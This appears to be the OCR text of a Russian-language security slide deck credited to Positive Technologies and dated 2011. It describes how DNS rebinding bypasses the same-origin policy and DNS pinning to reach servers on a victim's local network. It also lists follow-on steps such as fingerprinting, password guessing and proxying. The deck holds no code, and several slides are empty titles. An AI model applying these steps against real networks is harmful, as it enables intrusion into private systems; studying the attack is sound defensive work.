Атака «DNS Rebinding»

Positive Technologies

Май, 2011 г.

Same origin policy

Суть механизма:

Сценарий загруженный с сайта может отправлять полноценные запросы только к домену с которого он был загружен

Потенциальные возможности, при обходе:

- **Проведение расширенных CSRF атак с обработкой полученных результатов**
- **Доступ к ресурсам расположенным в ЛВС пользователя**
- **Получение данных с ресурсов, на которых пользователь авторизуется при помощи сертификатов.**

Anti DNS Pinning


DNS Pinning

Современные браузеры кешируют результаты запроса к DNS серверу


Классический сценарий обхода

1) **Жертва обращается к домену принадлежащему злоумышленнику**
2) **Получает с DNS сервера IP адрес соответствующий доменному имени**
3) **Обращается на веб сервер, и получает с него сценарий javascript**
4) **Атакующий, при помощи межсетевого экрана, блокирует все запросы жертвы к серверу**
5) **Javascript через некоторое время после загрузки инициирует повторный запрос на сервер**
6) **Браузер повторно запрашивает IP адрес сервера и получает IP адрес уязвимого сервера из локальной сети жертвы**


Уязвимость типа «Anti DNS Pinning»




Уязвимость типа «Anti DNS Pinning»




Уязвимость типа «Anti DNS Pinning»



Уязвимость типа «Anti DNS Pinning»



Уязвимость типа «Anti DNS Pinning»



Полезная нагрузка

Действия после успешной подмены IP:

1) Определение типа приложения (fingerprint)
2) Проверка необходимости авторизации
3) Подбор пароля
4) Выполнение заранее заданных команд
5) Включение режима работы скрипта в качестве прокси сервера

Задачи которые необходимо решить:

- Передача данных между клиентским скриптом и атакуемым приложением
- Передача данных между клиентским скриптом и сервером атакующего

